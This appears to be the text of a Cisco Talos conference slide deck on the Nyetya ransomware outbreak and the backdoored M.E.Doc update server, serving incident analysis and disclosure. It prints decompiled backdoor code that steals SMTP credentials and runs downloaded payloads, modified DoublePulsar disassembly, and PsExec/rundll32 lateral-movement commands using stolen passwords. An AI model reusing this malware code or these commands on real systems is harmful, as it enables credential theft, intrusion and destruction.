



Nyetya Malware & MeDoc Connection



Paul Rascagneres - Security Researcher
David Maynor - Security Researcher



Agenda

- About Us
 - Talos Threat Intelligence
 - Supply-chain
 - Nyetya Malware
 - MeDoc Connection
 - BadRabbit similarities
 - Conclusion
- 




About Us



whoami

- Paul Rascagneres – prascagn@cisco.com // @r00tbsd
- Security Researcher at Cisco Talos
- Malware & APT hunter for more than 7 years...
- Co-Organizer of Botconf <https://www.botconf.eu/>



whoami

- David Maynor / @dave_maynor
- Talos Threat Intelligence Lead, Europe and Middle East



Talos Threat Intelligence



Talos Interdiction

- Over a year of direct involvement.
- Intelligence partnerships with both gov and private partners.
- Support
 - Threat Intelligence
 - Malware Analysis
 - Strategic Advisor
 - Development of local resources

Real Time vs Historical Event

- Traditional research is focused on locating APT samples and mining historical data to build a narrative.
- Nyetya unfolded as the word watched
- Work while world watches
- Disproving misinformation



It started with a phone call...



TALOS

Actual Tweet...



Ukraine / Україна @Ukraine · Jun 27

Some of our gov agencies, private firms were hit by a virus. No need to panic, we're putting utmost efforts to tackle the issue 🙏



189

7.8K

11K



What and Where of starting

- The information we received
 - Ransomware
 - It appears to be targeting every org in Ukraine.
 - Effectiveness compared to a flash flood
 - Infection and delivery vector unknown.

The Telemetry

- Internal Talos developed tools
 - Sandbox
 - Honeypots
 - Intelligence data
- Cisco Security Telemetry
 - AMP
 - OpenDNS
 - Email & Web Security Appliances
- Collaboration Tools to enable analyst-to-analyst communications
 - Ground level updates
 - Distribution of OSINT information
 - Key partners included in communications channels
 - Talos made the early decision to include companies like ESET because of the severity of the crisis



Its not what we found in these sources that was
important...but what we didn't find.




Our First Take


- Honeypots
 - No increase in new samples
 - No increase in scanning for port 445
- No substantial increase in phishing email
- Deconfliction of other malware families including Lokibot
- OpenDNS data for clients didn't show signs of any new C2 domains
- AMP for Endpoint logs showed the drop of the malware by a number of processes.
 - Further log analysis pointed to initial vector being process that belongs to a small accounting software app: M.E.Doc

Questions we had

- Why is this ransomware so bad at being ransomware?
- Can the files every be decrypted?
- Why can't we see the malware execute when rerunning M.E.Doc now?
- Was there some sort of network manipulation (DNS, BGP) involved?
- Was their an email vector?
- Does it only affect orgs in Ukraine?



“Show me customers that have M.E.Doc and have been hit.”
“There is overlap...”



M.E. Doc

- Windows .Net app used for tax processing.
- Auto Update
- Webserver and update server analysis showed exploitation would be trivial over a number of vectors
- PHP Webshells
- Talos utilized partnerships to contact the company a little over 4 hours after the investigation began.

How much communication did we do?

AT&T Free Msg: Courtesy Notification.
Your international long distance call
charges exceed \$200. Visit [att.com/
global](https://att.com/global) for rates and details.

Exercising the Talos Interdiction Advantage

- Less than 5 hours from the initial notification we were communicating with M.E.Doc.
- M.E.Doc representatives were very cooperative.
- M.E.Doc accepted help in the form of two incident response specialists from the Advanced Services group who arrived on the evening of the 29th with a supporting specialist in the UK.
- Server error logs showed signs that during a period 3 hour period on the 27th update traffic was forwarded to an external server.
- The external IP was in a network owned by OVH and resold by a company called thcservers.
- The box was wiped by the malicious actor on their way out the door.

Simple terms?





The Result



M.e.Doc Connection



APRIL 14, 2017

01.175-10.01.176 version of MeDoc is released with a backdoor.

MAY 15, 2017

01.180-10.01.181 version of MeDoc is released with a backdoor.



JUNE 22, 2017.

01.188-10.01.189 version of MeDoc is released with a backdoor

The Backdoor

COMMAND 0 will read in parameters and a timeout in minutes and will then execute "cmd.exe" with those parameters. It will return the result of this command back to the web server.



COMMAND 1 will write data to a file, potentially using environment variables to write to the correct path (e.g., %SystemRoot%\filename).



COMMAND 2 will return the information that it retrieved earlier (Proxy and SMTP information, including usernames and passwords) as well as information on the OS version and architecture, whether the user is admin, what token level the process is running as and whether UAC is enabled.



COMMAND 3 will read any file from the file system and upload it to the server.



COMMAND 4 is similar to Command 1 in that it will write a file to the filesystem, but it will also immediately execute that file as a new process. When it is done, the file will be overwritten by random data and then deleted.



COMMAND 5 handled by the function AutoPayload, is similar to command 4, but will start the downloaded file with "rundll32.exe"

Contacts upd.me-doc.com.ua every 2 mins

Retrieve email data from local me-doc

Wait for & execute commands

These commands almost certainly used to distribute Nyetya.

The Backdoor

Steal SMTP credentials and store them in registry

MeCom.cs X

```
156 catch (Exception ex)
157 {
158     lock (this.ProxyInfo)
159         this.ProxyInfo += ex.ToString();
160 }
161 try
162 {
163     foreach (DataRow row in (InternalDataCollectionBase) ((DataTable) new AccUserMgr().GetAllOrgs()).Rows)
164     {
165         long idOrg = (long) row["CODE"];
166         string str4 = row["EDRPOU"].ToString();
167         string str5 = row["NAME"].ToString();
168         MailAddrBookDS.MAILSERVERSDataTable mailSettings = new ZMailManager().GetMailSettings(idOrg);
169         if (mailSettings.get_Count() > 0)
170         {
171             string str6 = ((DataRow) mailSettings.get_Item(0))["SMTP_SERVER"].ToString();
172             string str7 = ((DataRow) mailSettings.get_Item(0))["SMTP_LOGIN"].ToString();
173             string str8 = ((DataRow) mailSettings.get_Item(0))["SMTP_LOGIN"].ToString();
174             string str9 = ((DataRow) mailSettings.get_Item(0))["SMTP_PASS"].ToString();
175             string str10 = ((DataRow) mailSettings.get_Item(0))["EMAIL"].ToString();
176             lock (this.ProxyInfo)
177                 this.ProxyInfo += string.Format("\nedropu: {0} name: {1} smtpServer: {2} smtpLogin: {3} smtpName: {4} smtpPass: {5} email: {6}", (object) str4, (object) str5, (object) str6,
178                 (object) str7, (object) str8, (object) str9, (object) str10);
179         }
180     }
181     catch (Exception ex)
182     {
183         lock (this.ProxyInfo)
184             this.ProxyInfo += ex.ToString();
185     }
186     try
187     {
188         RegistryKey subKey = Registry.CurrentUser.OpenSubKey("SOFTWARE", true).CreateSubKey("WC", RegistryKeyPermissionCheck.ReadWriteSubTree);
189         subKey.SetValue("Cred", (object) string.Format("{0}:{1}", (object) str1, (object) str2), RegistryValueKind.String);
190         subKey.SetValue("Prx", (object) string.Format("{0}", (object) str3), RegistryValueKind.String);
191     }
192     catch
193     {
194     }
```

The Backdoor

Worker.cs X

```
267 public string AutoPayload(string name, byte[] data, string arguments)
268 {
269     int milliseconds = 0;
270     string str1 = string.Empty;
271     string str2 = "FAIL DUMP";
272     string path = string.Empty;
273     try
274     {
275         string environmentVariable = Environment.GetEnvironmentVariable("windir");
276         string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData);
277         if (!string.IsNullOrEmpty(environmentVariable))
278         {
279             path = Path.Combine(environmentVariable, name);
280             str2 = this.DumpData(path, data);
281         }
282         if (!File.Exists(path) && !string.IsNullOrEmpty(folderPath))
283         {
284             path = Path.Combine(folderPath, name);
285             str2 = this.DumpData(path, data);
286         }
287         if ("OK" == str2)
288         {
289             string str3 = Path.Combine(environmentVariable, "system32\\rundll32.exe");
290             Process process1 = new Process();
291             Process process2 = process1;
292             ProcessStartInfo processStartInfo1 = new ProcessStartInfo();
293             processStartInfo1.FileName = str3;
294             processStartInfo1.UseShellExecute = false;
295             processStartInfo1.RedirectStandardOutput = true;
296             processStartInfo1.CreateNoWindow = true;
297             processStartInfo1.Arguments = string.Format("\"{0}\" ,#1 {1}", (object) path, (object) arguments);
298             ProcessStartInfo processStartInfo2 = processStartInfo1;
299             process2.StartInfo = processStartInfo2;
```

JUNE 27TH, 2017

8:59:14 UTC

Malicious actor used stolen credentials and "su" to obtain root privileges on the update server.



BETWEEN 9:11:59 UTC AND 9:14:58 UTC

The actor modifies the web server configuration to proxy to an OVH server.

9:14:58 UTC

Logs confirm proxied traffic to OVH.

12:31:12 UTC

The last confirmed proxy connection to OVH is observed.
This marks the end of the active infection period.

TALOS

Restoring Connections



12:33:00 UTC

The original server configuration is restored.



14:11:07 UTC

Received SSH disconnect from
Latvian IP 159.148.186.214



19:46:26 UTC

The OVH server, 176.31.182.167, is
wiped using "dd if=/dev/zero",
filling the hard drive with 0x00.






Nyetya Malware



Nyetya Ransomware?

- Worm capabilities
- Credential Stealing
- Ransomware (disk/files)

Propagation



Malware Credential Stealing

- Command line

```
C:\WINDOWS\TEMP\561D.tmp, \\.\pipe\{C1F0bf2d-8c17-4550-af5a-65a22c61739c}
```

- Modified version of Mimikatz pen testing tool.
 - Credentials passed over a named pipe.
- Malware collects stolen credentials as it propagates.

```
rundll32.exe C:\Windows\perfc.dat,#1 60 "username:password"
```

- Collects current user token via Windows API.

```

.data:0040BCD3 db 0
.data:0040BCD4 byte_40BCD4 db 0FFh, 50h, 10h, 85h, 0C0h, 0Fh, 84h, 0
; DATA XREF: .data:0040BD20↓o
.data:0040BCDC byte_40BCDC db 89h, 71h, 4, 89h, 30h, 8Dh, 4, 0BDh
; DATA XREF: .data:0040BD5C↓o
; .data:0040BD98↓o
.data:0040BCE4 byte_40BCE4 db 8Bh, 45h, 0F8h, 8Bh, 55h, 8, 8Bh, 0DEh, 89h, 2, 89h
; DATA XREF: .data:0040BD04↓o
.data:0040BCE4 db 5Dh, 0F0h, 85h, 0C9h, 74h
; DATA XREF: .data:0040BE10↓o
.data:0040BCF4 byte_40BCF4 db 8Bh, 4Dh, 0E4h, 8Bh, 45h, 0F4h, 89h, 75h, 0E8h, 89h
; DATA XREF: .data:0040BE10↓o
.data:0040BD04 byte_40BD04 db 1, 85h, 0FFh, 74h, 2 dup(0)
; DATA XREF: .data:0040BE4C↓o
.data:0040BD04 db 8Bh, 4Dh, 0E8h, 8Bh, 45h, 0F4h, 89h, 75h, 0ECh, 89h
; DATA XREF: .data:0040BE4C↓o
.data:0040BD04 dd 1, 85h, 0FFh, 74h, 2 dup(0)
; DATA XREF: sub_402566+3↑r
.data:0040BD14 dword_40BD14 dd 0C0000225h
; sub_402566+121↑w ...

```

m_sekurls X

GitHub, Inc. [US] | https://github.com/gentilkiwi/mimikatz/blob/4c70f1447ef0e9732727d6248be750d6a391d569/mimikatz/modules/sekurlsa/kuhl_m_sekurlsa_utils.c

Cisco Talos The Official AEGIS Wh <https://ticloud-cdn-ap> <https://ticloud-cdn-ap> CODE BLUE: Internat GitHub - airbus-seclat

```

23 {KULL_M_WIN_BUILD_10_1707, {sizeof(PTRN_WN1707_LogonSessionList), PTRN_WN1707_LogonSessionList}, {0, NULL}, {23, -4}},
24 };
25 #elif defined _M_IX86
26 BYTE PTRN_WN51_LogonSessionList[] = {0xff, 0x50, 0x10, 0x85, 0xc0, 0x0f, 0x84};
27 BYTE PTRN_WN08_LogonSessionList[] = {0x89, 0x71, 0x04, 0x89, 0x30, 0x8d, 0x04, 0xbd};
28 BYTE PTRN_WN80_LogonSessionList[] = {0x8b, 0x45, 0xf8, 0x8b, 0x55, 0x08, 0x8b, 0xde, 0x89, 0x02, 0x89, 0x5d, 0xf0, 0x85, 0xc9, 0x74};
29 BYTE PTRN_WN81_LogonSessionList[] = {0x8b, 0x4d, 0xe4, 0x8b, 0x45, 0xf4, 0x89, 0x75, 0xe8, 0x89, 0x01, 0x85, 0xff, 0x74};
30 BYTE PTRN_WN6x_LogonSessionList[] = {0x8b, 0x4d, 0xe8, 0x8b, 0x45, 0xf4, 0x89, 0x75, 0xec, 0x89, 0x01, 0x85, 0xff, 0x74};
31 KULL_M_PATCH_GENERIC LsaSrvReferences[] = {
32 {KULL_M_WIN_BUILD_XP, {sizeof(PTRN_WN51_LogonSessionList), PTRN_WN51_LogonSessionList}, {0, NULL}, { 24, 0}},
33 {KULL_M_WIN_BUILD_2K3, {sizeof(PTRN_WN08_LogonSessionList), PTRN_WN08_LogonSessionList}, {0, NULL}, {-11, -43}},
34 {KULL_M_WIN_BUILD_VISTA, {sizeof(PTRN_WN08_LogonSessionList), PTRN_WN08_LogonSessionList}, {0, NULL}, {-11, -42}},
35 {KULL_M_WIN_BUILD_8, {sizeof(PTRN_WN80_LogonSessionList), PTRN_WN80_LogonSessionList}, {0, NULL}, { 18, -4}},
36 {KULL_M_WIN_BUILD_BLUE, {sizeof(PTRN_WN81_LogonSessionList), PTRN_WN81_LogonSessionList}, {0, NULL}, { 16, -4}},
37 {KULL_M_WIN_BUILD_10_1507, {sizeof(PTRN_WN6x_LogonSessionList), PTRN_WN6x_LogonSessionList}, {0, NULL}, { 16, -4}},
38 };

```

```

push offset aBcryptopenalgo ; "BCryptOpenAlgorithmProvider"
push eax ; hModule
call esi ; GetProcAddress
push offset aBcryptsetprope ; "BCryptSetProperty"
push dword_40CD44 ; hModule
mov dword_40CD48, eax
call esi ; GetProcAddress
push offset aBcryptgetprope ; "BCryptGetProperty"
push dword_40CD44 ; hModule
mov dword_40CD4C, eax
call esi ; GetProcAddress
push offset aBcryptgenerate ; "BCryptGenerateSymmetricKey"
push dword_40CD44 ; hModule
mov dword_40CD50, eax
call esi ; GetProcAddress
push offset aBcryptencrypt ; "BCryptEncrypt"
push dword_40CD44 ; hModule
mov dword_40CD54, eax
call esi ; GetProcAddress
push offset aBcryptdecrypt ; "BCryptDecrypt"
push dword_40CD44 ; hModule
mov dword_40CD58, eax
call esi ; GetProcAddress
push offset aBcryptdestroyk ; "BCryptDestroyKey"
push dword_40CD44 ; hModule
mov dword_40CD5C, eax
call esi ; GetProcAddress
push offset aBcryptclosealg ; "BCryptCloseAlgorithmProvider"
push dword_40CD44 ; hModule
mov dword_40CD60, eax
call esi ; GetProcAddress
mov dword_40CD64, eax
cmp dword_40CD44, edi
jz short loc_40268C

```

hub.com/gentilkiwi/mimikatz/blob/da718ef95c93ed26e900dc93f2d62c6be69c5c4/mimikatz/modules/sekurlsa/crypto/kuhl_m_sekurlsa_nt6.c

al AEGIS Wh: <https://ticloud-cdn-ap> <https://ticloud-cdn-ap> [CODE BLUE: Internati](#) [GitHub - airbus-seclai](#)

urlsa_nt6_hBCrypt)

L_m_sekurlsa_nt6_hBCrypt = LoadLibrary(L"bcrypt"))


```

K_BCryptOpenAlgorithmProvider = (PBCRYPT_OPEN_ALGORITHM_PROVIDER) GetProcAddress(kuhl_m_sekurlsa_nt6_hBCrypt, "BCryptOpenAlgorithmProvider");
K_BCryptSetProperty = (PBCRYPT_SET_PROPERTY) GetProcAddress(kuhl_m_sekurlsa_nt6_hBCrypt, "BCryptSetProperty");
K_BCryptGetProperty = (PBCRYPT_GET_PROPERTY) GetProcAddress(kuhl_m_sekurlsa_nt6_hBCrypt, "BCryptGetProperty");
K_BCryptGenerateSymmetricKey = (PBCRYPT_GENERATE_SYMMETRIC_KEY) GetProcAddress(kuhl_m_sekurlsa_nt6_hBCrypt, "BCryptGenerateSymmetricKey");
K_BCryptEncrypt = (PBCRYPT_ENCRYPT) GetProcAddress(kuhl_m_sekurlsa_nt6_hBCrypt, "BCryptEncrypt");
K_BCryptDecrypt = (PBCRYPT_DECRYPT) GetProcAddress(kuhl_m_sekurlsa_nt6_hBCrypt, "BCryptDecrypt");
K_BCryptDestroyKey = (PBCRYPT_DESTROY_KEY) GetProcAddress(kuhl_m_sekurlsa_nt6_hBCrypt, "BCryptDestroyKey");
K_BCryptCloseAlgorithmProvider = (PBCRYPT_CLOSE_ALGORITHM_PROVIDER) GetProcAddress(kuhl_m_sekurlsa_nt6_hBCrypt, "BCryptCloseAlgorithmProvider");

```

TALOS

Propagation



If MS17-010 not applied:
Trigger EB or ER exploits.
Installs modified DP backdoor.
Installs perfc.dat, executes as a dll.

DoublePulsar – modified command codes
modified response codes
modified response location in SMB packet

DoublePulsar Modifications

```
rdata:0041AD12      call     sub_41AE96
rdata:0041AD17      test     eax, eax
rdata:0041AD19      jz       loc_41AE02
rdata:0041AD1F      mov     ebx, [ebp+3Ch]
rdata:0041AD22      mov     ecx, [ebx-28h]
rdata:0041AD25      call     sub_41AE41
rdata:0041AD2A      cmp     al, 23h          ; PING
rdata:0041AD2C      jz      short CMD_PING
rdata:0041AD2E      cmp     al, 77h          ; KILL
rdata:0041AD30      jz      short CMD_KILL
rdata:0041AD32      cmp     al, 0C8h        ; EXEC
rdata:0041AD34      jz      short CMD_EXEC
rdata:0041AD36      jmp     CMD_INVALID
rdata:0041AD38      ; -----
rdata:0041AD38      CMD_PING:
rdata:0041AD38      ; CODE XREF:
rdata:0041AD38      mov     ecx, [ebp+38h]
rdata:0041AD3E      mov     eax, [ebp+24h]
```

```
f sub_3E2
f sub_444
f sub_44A
f sub_472
f sub_47A
f sub_482
f sub_48A
f sub_492
f sub_4C7
f sub_50B
f sub_69A
f sub_6AE
f sub_6BF
f sub_6D0
f sub_6EF
f sub_737
f sub_73F
f sub_986
f sub_A62
f sub_A8B
f sub_AFB
```

```
seg000:00000566      call     sub_6AE
seg000:00000568      call     sub_6EF
seg000:00000570      test     eax, eax
seg000:00000572      jz       loc_658
seg000:00000578      mov     ebx, [ebp+3Ch]
seg000:0000057B      mov     ecx, [ebx-28h]
seg000:0000057E      call     sub_69A
seg000:00000583      cmp     al, 0F0h          ; '=' ; PING
seg000:00000585      jz      short CMD_PING
seg000:00000587      cmp     al, 0F1h          ; '±' ; KILL
seg000:00000589      jz      short CMD_KILL
seg000:0000058B      cmp     al, 0F2h          ; '=' ; EXEC
seg000:0000058D      jz      short CMD_EXEC
seg000:0000058F      jmp     CMD_INVALID
seg000:00000594      ; -----
seg000:00000594      CMD_PING:
seg000:00000594      mov     ecx, [ebp+38h]
seg000:00000597      mov     eax, [ebp+24h]
seg000:0000059A      mov     [ecx+0Eh], eax
seg000:0000059D      xor     eax, eax
seg000:0000059F      mov     [ecx+12h], al
seg000:000005A2      jmp     PING
seg000:000005A7      ; -----
```

```
call     sub_6AE
call     sub_6EF
test     eax, eax
jz       loc_658
mov     ebx, [ebp+3Ch]
mov     ecx, [ebx-28h]
call     sub_69A
cmp     al, 0F0h          ; '=' ; PING
jz      short CMD_PING
cmp     al, 0F1h          ; '±' ; KILL
jz      short CMD_KILL
cmp     al, 0F2h          ; '=' ; EXEC
jz      short CMD_EXEC
jmp     CMD_INVALID
```

CMD_PING:

```
mov     ecx, [ebp+38h]
mov     eax, [ebp+24h]
mov     [ecx+0Eh], eax
xor     eax, eax
mov     [ecx+12h], al
jmp     PING
```

; CODE XREF: seg000:

```

seg000:00000641 call     sub_6AE
seg000:00000646
seg000:00000646 PING:                                     ; CODE XREF: seg000:000
seg000:00000646                                     ; seg000:0000061C↑j
seg000:00000646                                     ; OK
seg000:00000648 mov     al, 11h
seg000:00000648 jmp     short loc_652
seg000:0000064A ; -----
seg000:0000064A CMD_INVALID:                           ; CODE XREF: seg000:000
seg000:0000064A                                     ; seg000:000005CD↑j ...
seg000:0000064A                                     ; CMD_INVALID
seg000:0000064C mov     al, 21h ; '?'
seg000:0000064C jmp     short loc_652
seg000:0000064E ; -----
seg000:0000064E
seg000:0000064E loc_64E:                               ; CODE XREF: seg000:000
seg000:0000064E                                     ; Allocation Failure
seg000:00000650 mov     al, 31h ; '1'
seg000:00000650 jmp     short $+2
seg000:00000652 ; -----
seg000:00000652
seg000:00000652 loc_652:                               ; CODE XREF: seg000:000
seg000:00000652                                     ; seg000:0000064C↑j ...
seg000:00000652 mov     ecx, [ebp+38h]
seg000:00000655 mov     ah, 0
seg000:00000657 add     [ecx+16h], ax
seg000:00000659

```


DoublePulsar Modifications

```
CleanUp:                                ; CODE XREF: Smb
                                        ; SmbDoublePulsar
mov     ecx, [ebp+38h]
mov     ah, 0
add     [ecx+1Eh], ax

loc_41AE02:                             ; CODE XREF: Smb
mov     eax, [ebp+10h]
mov     [esp+20h+var_4], eax
popa
jmp     dword ptr [eax+3Ch]

; -----
KILL:                                   ; CODE XREF: Smb
lea     eax, [ebp+48h]
mov     ecx, [ebp+0Ch]
mov     [eax+147h], ecx
mov     [eax+13Eh], ebp
mov     ax, 10h
mov     ecx, [ebp+38h]
add     [ecx+1Eh], ax
mov     eax, [ebp+10h]
mov     [esp+20h+var_4], eax
popa
```

sub_14
sub_334
sub_3C4
sub_3E2
sub_444
sub_44A
sub_472
sub_47A
sub_482
sub_48A
sub_492
sub_4C7
sub_50B
sub_69A
sub_6AE
sub_6BF
sub_6D0
sub_6EF
sub_737
sub_73F
sub_986
sub_A62
sub_A8B
sub_AFB

Output window


5A7: can't rename byte as 'CMD_KILL*' because

```
seg000:00000652 ;
seg000:00000652
seg000:00000652 CleanUP:                                ; CODE XREF: seg000:00000648tj
seg000:00000652 ; seg000:0000064Ctj ...
seg000:00000652 mov     ecx, [ebp+38h]
seg000:00000655 mov     ah, 0
seg000:00000657 add     [ecx+16h], ax
seg000:0000065B

SMB Header
0x00 -> Protocol ( 0xffSMB )
0x04 -> Command
0x05 -> Status
0x09 -> Flags
0x0A -> Flags2
0x0C -> PIDHigh
0x0E -> SecurityFeatures
0x16 -> Reserved (SHOULD be 0x0000) <-- Nyetya offset
0x18 -> Tree ID
0x1A -> PID
0x1C -> User ID
0x1E -> Multiplex ID <-- Standard DoublePulsar Offset
```

Based on MS Doc: <https://msdn.microsoft.com/en-us/library/ee441774.aspx>


Propagation



Drops PsExec as dllhost.dat.
Uses stolen user token.
Connects to new machine (IP: w.x.y.z).
Installs perfc.dat, executes as a dll.

```
C:\WINDOWS\dllhost.dat \\w.x.y.z -accepteula -s -d  
C:\windows\System32\rundll32.exe C:\windows\perfc.dat,#1
```

